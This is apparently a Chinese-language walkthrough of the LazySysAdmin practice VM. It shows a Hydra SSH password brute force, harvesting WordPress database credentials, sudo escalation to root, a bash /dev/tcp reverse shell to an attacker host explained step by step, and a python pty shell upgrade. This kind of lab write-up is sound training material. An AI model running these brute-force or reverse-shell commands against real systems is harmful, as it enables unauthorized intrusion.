
```
CBF Remembering all these passwords.

Remember to remove this file and update your pass

Password 12345

```

ssh密码：`hydra -l togie -P /usr/share/wordlists/rockyou.txt.gz 192.168.247.130 ssh`



```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:1434439
[DATA] attacking ssh://192.168.247.130:22/
[22][ssh] host: 192.168.247.130   login: togie   password: 12345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-04 02:51:30

┌──(kali㉿kali)-[~/Desktop]
```

配置信息：




```
// ** MySQL settings - You can get this info from your we
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMYSQL12345^^');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables.
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in do
define('DB_COLLATE', '');
```

获得数据库密码，后台密码：


```
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMYSQL12345^^');
```

```
/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

登录ssh,提权：



```
 System information as of Sat Mar  4 17:51:24 AEST 2023

 System load:  0.32              Processes:           205
 Usage of /:   48.9% of 2.89GB   Users logged in:     0
 Memory usage: 38%               IP address for eth0: 192.168.247.130
 Swap usage:   0%

 Graph this data and manage this system at:
   https://landscape.canonical.com/

33 packages can be updated.
 updates are security updates.

ogie@LazySysAdmin:~$ sudo -l
sudo] password for togie:
atching Defaults entries for togie on LazySysAdmin:
   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

ser togie may run the following commands on LazySysAdmin:
   (ALL : ALL) ALL
ogie@LazySysAdmin:~$ sudo -i
oot@LazySysAdmin:~#
```



```
root@LazySysAdmin:~# ls
proof.txt
root@LazySysAdmin:~# pwd
/root
root@LazySysAdmin:~# ll
total 28
drwx------  3 root root 4096 Aug 15  2017 ./
drwxr-xr-x 22 root root 4096 Aug 21  2017 ../
-rw-------  1 root root 1000 Aug 21  2017 .bash_history
-rw-r--r--  1 root root 3106 Feb 20  2014 .bashrc
drwx------  2 root root 4096 Aug 14  2017 .cache/
-rw-r--r--  1 root root  140 Feb 20  2014 .profile
-rw-r--r--  1 root root  347 Aug 21  2017 proof.txt
root@LazySysAdmin:~# cd /
root@LazySysAdmin:/# ll
total 84
drwxr-xr-x  22 root root  4096 Aug 21  2017 ./
drwxr-xr-x  22 root root  4096 Aug 21  2017 ../
drwxr-xr-x   2 root root  4096 Aug 14  2017 bin/
drwxr-xr-x   3 root root  4096 Aug 14  2017 boot/
drwxr-xr-x  17 root root  4200 Mar  4  2023 dev/
drwxr-xr-x  98 root root  4096 Mar  4  2023 etc/
drwxr-xr-x   3 root root  4096 Aug 14  2017 home/
lrwxrwxrwx   1 root root    32 Aug 14  2017 initrd.img -> boot/initrd.img-4.4.0-31-generic
drwxr-xr-x  21 root root  4096 Aug 14  2017 lib/
drwx------   2 root root 16384 Aug 14  2017 lost+found/
drwxr-xr-x   3 root root  4096 Aug 14  2017 media/
drwxr-xr-x   2 root root  4096 Apr 11  2014 mnt/
drwxr-xr-x   2 root root  4096 Aug 14  2017 old/
drwxr-xr-x   2 root root  4096 Aug  4  2016 opt/
dr-xr-xr-x 190 root root     0 Mar  4  2023 proc/
drwx------   3 root root  4096 Aug 15  2017 root/
drwxr-xr-x  20 root root   700 Mar  4 17:54 run/
drwxr-xr-x   2 root root  4096 Aug 14  2017 sbin/
drwxr-xr-x   2 root root  4096 Aug  4  2016 srv/
dr-xr-xr-x  13 root root     0 Mar  4  2023 sys/
drwxrwxrwt   2 root root  4096 Mar  4 17:39 tmp/
drwxr-xr-x  10 root root  4096 Aug 14  2017 usr/
drwxr-xr-x  13 root root  4096 Aug 14  2017 var/
lrwxrwxrwx   1 root root    29 Aug 14  2017 vmlinuz -> boot/vmlinuz-4.4.0-31-generic
root@LazySysAdmin:/#
```

拿下！

尝试反弹shell：

`bash -i >& /dev/tcp/攻击机IP/攻击机端口 0>&1`

命令	命令详解
bash -i	产生一个bash交互环境。
>&	将联合符号前面的内容与后面相结合，然后一起重定向给后者。
/dev/tcp/47.xxx.xxx.72/2333	Linux环境中所有的内容都是以文件的形式存在的，其实大家一看见这个内容就能明白，就是让目标主机与攻击机47.xxx.xxx.72的2333端口建立一个tcp连接。
0>&1	将标准输入与标准输出的内容相结合，然后重定向给前面标准输出的内容。

Bash反弹一句完整的解读过程就是：


Bash产生了一个交互环境和本地主机主动发起与攻击机2333端口建立的连接（即TCP 2333会话连接）相结合，然后在重定向个TCP 2333会话连接，最后将用户键盘输入与用户标准输出相结合再次重定向给一个标准的输出，即得到一个Bash反弹环境。

攻击机开启本地监听：

```
nc -lvvp 2333
```

目标机主动连接攻击机：

```
bash -i >& /dev/tcp/47.xxx.xxx.72/2333 0>&1
```



```
drwxr-xr-x  17 root root  4200 Mar  4  2023 dev/
drwxr-xr-x  98 root root  4096 Mar  4  2023 etc/
drwxr-xr-x   3 root root  4096 Aug 14  2017 home/
lrwxrwxrwx   1 root root    32 Aug 14  2017 initrd.img → boot/initrd.img-4.4.0-31-gene
drwxr-xr-x  21 root root  4096 Aug 14  2017 lib/
drwx———      2 root root 16384 Aug 14  2017 lost+found/
drwxr-xr-x   3 root root  4096 Aug 14  2017 media/
drwxr-xr-x   2 root root  4096 Apr 11  2014 mnt/
drwxr-xr-x   2 root root  4096 Aug 14  2017 old/
drwxr-xr-x   2 root root  4096 Aug  4  2016 opt/
dr-xr-xr-x 190 root root     0 Mar  4  2023 proc/
drwx———      3 root root  4096 Aug 15  2017 root/
drwxr-xr-x  20 root root   700 Mar  4 17:54 run/
drwxr-xr-x   2 root root  4096 Aug 14  2017 sbin/
drwxr-xr-x   2 root root  4096 Aug  4  2016 srv/
dr-xr-xr-x  13 root root     0 Mar  4  2023 sys/
drwxrwxrwt   2 root root  4096 Mar  4 17:39 tmp/
drwxr-xr-x  10 root root  4096 Aug 14  2017 usr/
drwxr-xr-x  13 root root  4096 Aug 14  2017 var/
lrwxrwxrwx   1 root root    29 Aug 14  2017 vmlinuz → boot/vmlinuz-4.4.0-31-generic
root@LazySysAdmin:/# bash -i >& /dev/tcp/192.168.247.128/10000 0>&1
```

```
mount.cifs: permission denied: no match for /home/kali/Desktop found in /etc/fstab

┌──(kali㉿kali)-[~/Desktop]
└─$ mount -t cifs -o username='',password='' //192.168.247.130/share$ /home/kali/Deskt
mount.cifs: permission denied: no match for /home/kali/Desktop/media found in /etc/fst

┌──(kali㉿kali)-[~/Desktop]
└─$ mount -t cifs -o username='',password='' //192.168.247.130/share$ /media
mount.cifs: permission denied: no match for /media found in /etc/fstab

┌──(kali㉿kali)-[~/Desktop]
└─$ mount -t cifs -o username=' ',password=' ' //192.168.247.130/share$ /media
mount.cifs: permission denied: no match for /media found in /etc/fstab

┌──(kali㉿kali)-[~/Desktop]
└─$ mount -o username=' ',password=' ' //192.168.247.130/share$ /media
mount.cifs: permission denied: no match for /media found in /etc/fstab

┌──(kali㉿kali)-[~/Desktop]
└─$ netcat -lvvp 10000
listening on [any] 10000 ...

192.168.247.130: inverse host lookup failed: Unknown host
connect to [192.168.247.128] from (UNKNOWN) [192.168.247.130] 56592
root@LazySysAdmin:/#
root@LazySysAdmin:/#
```

success!

提升交互性：`python -c 'import pty; pty.spawn("/bin/bash")'`

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
Ctrl-Z
$ stty raw -echo
$ fg
$ reset
$ export SHELL=bash
//$ export TERM=xterm-256color
```

why?

```
无法使用vim等文本编辑器
不能补全
不能su
没有向上箭头使用历史
```

```
stty -echo #禁止回显，当在键盘上输入时，并不出现在屏幕上
stty echo #打开回显
stty raw #设置原始输入
stty -raw #关闭原始输入

bg
将一个在后台暂停的命令，变成继续执行

fg
将后台中的命令调至前台继续运行

jobs
查看当前有多少在后台运行的命令

ctrl + z
可以将一个正在前台执行的命令放到后台，并且暂停

clear
这个命令将会刷新屏幕，本质上只是让终端显示页向后翻了一页，如果向上滚动屏幕还可以看到之前的操作信息。

reset
这个命令将完全刷新终端屏幕，之前的终端输入操作信息将都会被清空
```

tips:

使用`sudo -i`切换到root修改密码